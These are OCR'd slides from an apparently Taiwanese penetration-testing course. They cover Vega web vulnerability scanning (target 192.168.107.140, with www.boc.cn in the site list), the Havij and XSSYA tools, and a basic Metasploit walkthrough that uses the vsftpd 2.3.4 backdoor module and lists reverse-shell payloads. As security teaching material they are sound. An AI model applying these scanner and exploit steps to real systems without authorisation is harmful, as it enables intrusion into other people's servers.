
網頁弱點掃描-Vega


Subgraph Vega
File
Scan
Window
Help
Start New Scan Ctrl+N
Edit Target Scope Ctrl+E
Scanner
Proxy
Website View
www.boc.cn
127.0.0.1
Scan Info
VEGA
Scan Alert Summary
Scan Alerts
Identities
Proxy is not running
44M of 248M


網頁弱點掃描-Vega


File
Scan
Select a Scan Target
Choose a target for new scan
VEGA
Proxy
Website
Scan Aler
Scan Target
Enter a base URI for scan:
http://192.168.107.140
Choose a target scope for scan
Default Scope
Edit Scopes
Web Model
Include previously discovered paths from Web model
< Back
Next >
Cancel
Finish
248M


網頁弱點掃描-Vega


File
Scan
Select Modules
Choose which scanner modules to enable for this scan
VEGA
Proxy
Website
Select modules to run:
Injection Modules
HTTP Trace Probes
Format String Injection Checks
Cross Domain Policy Auditor
XML Injection checks
Eval Code Injection
Blind XPath Injection Checks
Blind SQL Text Injection Differential Checks
XSS Injection checks
Scan Aler
< Back
Next >
Cancel
Finish
248M

網頁弱點掃描-Vega



File
Scan
Authentication Options
Configure cookies and authentication identity to use during scan
VEGA
Proxy
Website
Identity to scan site as:
Set-Cookie or Set-Cookie2 value:
Add cookie
Scan Aler
< Back
Next >
Cancel
Finish
248M

網頁弱點掃描-Vega


Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
192.168.107.140
www.boc.cn
Scan Info
AT A GLANCE
Classification Input Validation Error
Resource /codeexec/example3.php
Parameter base
Method GET
Risk High
REQUEST
GET /codeexec/example3.php?
new=hacker&pattern=/lamer/&base='%20-->">'>'"
Scan Alerts
11/03/2014 21:32:
http://192.168.1
High (16)
Cross Site
/codeexe
Identities
Proxy is not running
173M of 252M


havij-advanced-sql-injection

- 它是一款知名的 SQL Injection的工具，它可以自動化的進行SQL Injection 注入， 幫助進行滲透測試，並且利用漏洞進而取的資料庫相關資料。



XSSYA

- 當在做Web滲透測試的時候，如果不幸的發生xss的漏洞存在，而滲透測試人員需要確認此漏洞，可以使用xssya來確認並執行漏洞，並不需要使用瀏覽器



NARLabs

What is Metasploit ?

V1.0

- 2003/10
- HD Moore
- Perl 開發
- 11 滲透模組

V2.0

- 2004/4
- HD + Spoom
- 重新改寫
- 提供了3中介面。
  - Console
  - Web
  - Cli
- Black Hat
- Meterpreter

V3.0


- 2007/5
- Perl -> Ruby
- 可以在不同環境下運作。
- 2009/10 Rapid7 收購

V4.0

- 2011/8
- 將Meterpreter整合進來

啟動Metasploit

- service postgresql start
- service metasploit start
- msfupdate
- Msfconsole



- update-rc.d postgresql enable
- update-rc.d metasploit enable

What is Metasploit ?

- Module
  - Exploits
    - 滲透攻擊模組=>裡面有許多漏洞攻擊程式。
  - Aux
    - 輔助模組 =>掃描、密碼猜測、敏感資訊探測、DOS。
  - Payloads
    - 當滲透攻擊成功後將目標主機植入程式，目的在於取得該主機的使用權。
  - Encoders
    - 加密模組=>將Payload的程式進行加密以避免被防毒軟體發現。
  - Nops
    - 空指令=>提供Payload可靠性。
  - Post
    - Post= Meterpreter+shell =>當exploit 確定後可以使用此模組，來進行一連串的相關工作。

NARLabs

What is Metasploit ?

- Interface
  - Console
    - msfconsole
  - Cli
    - msfcli
  - Gui
    - msfgui

NARLabs

Msfconsole Basics Command

- back
- check
- Info
- sessions
- set
  - unset
- setg
- use

- show
  - auxiliary
  - exploits
  - payloads
    - payloads
    - options
    - targets
    - advanced

- search
  - help
  - name
  - path
  - platform
  - type
  - author
  - multiple

Payload: the actual code and /or file sent to victim

Msfconsole Basics Command

- search *foo*
- Example:
  - msf > search vsftpd

```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date          Rank       Des
cription
   ----                                  ---------------          ----       ---
--------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03 00:00:00 UTC  excellent  VSF
TPD v2.3.4 Backdoor Command Execution
```

Msfconsole Basics Command

- info *module*
- Example:
  - info exploit/unix/ftp/vsftpd_234_backdoor

```
msf > info exploit/unix/ftp/vsftpd_234_backdoor

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
  Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent

Provided by:
  hdm <hdm@metasploit.com>
  MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  21               yes       The target port

Payload information:
  Space: 2000
  Avoid: 0 characters
```

NARLabs

Msfconsole Basics Command

- use *module*
- *Example:*
  - msf > use exploit/unix/ftp/vsftpd_234_backdoor

```
msf > search vsftp

Matching Modules
================

   Name                                  Disclosure Date          Rank       Description
   ----                                  ---------------          ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03 00:00:00 UTC  excellent  VSFTPD v2.3.4 Backdoor Command Execution


msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Msfconsole Basics Command

- show
  - auxiliary
  - exploits
  - payloads
    - payloads
    - options
    - targets
    - advanced
- Example:
  - show options

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf > show payloads

Payloads
========

   Name                                    Disclosure Date  Rank    Description
   ----                                    ---------------  ----    -----------
   aix/ppc/shell_bind_tcp                                   normal  AIX Command Shell, Bind TCP Inline
   aix/ppc/shell_find_port                                  normal  AIX Command Shell, Find Port Inline
   aix/ppc/shell_interact                                   normal  AIX execve shell for inetd
   aix/ppc/shell_reverse_tcp                                normal  AIX Command Shell, Reverse TCP Inline
   android/meterpreter/reverse_tcp                          normal  Android Meterpreter, Dalvik Reverse TCP Stager
   android/shell/reverse_tcp                                normal  Command Shell, Dalvik Reverse TCP Stager
   bsd/sparc/shell_bind_tcp                                 normal  BSD Command Shell, Bind TCP Inline
   bsd/sparc/shell_reverse_tcp                              normal  BSD Command Shell, Reverse TCP Inline
   bsd/x86/exec                                             normal  BSD Execute Command
   bsd/x86/metsvc_bind_tcp                                  normal  FreeBSD Meterpreter Service, Bind TCP
   bsd/x86/metsvc_reverse_tcp                               normal  FreeBSD Meterpreter Service, Reverse TCP Inline
   bsd/x86/shell/bind_ipv6_tcp                              normal  BSD Command Shell, Bind TCP Stager (IPv6)
   bsd/x86/shell/bind_tcp                                   normal  BSD Command Shell, Bind TCP Stager
   bsd/x86/shell/find_tag                                   normal  BSD Command Shell, Find Tag Stager
   bsd/x86/shell/reverse_ipv6_tcp                           normal  BSD Command Shell, Reverse TCP Stager (IPv6)
```

NARLabs

Msfconsole Basics Command

- set *param*
- unset *param*
- Example:
  - set RHOST 192.168.1.1
  - unset RHOST

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.129.140
RHOST => 192.168.129.140
msf exploit(vsftpd_234_backdoor) > unset RHOST
Unsetting RHOST...
```

NARLabs

Msfconsole Basics Command


- back
- Example:
  - back

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > back
msf>
```

NARLabs

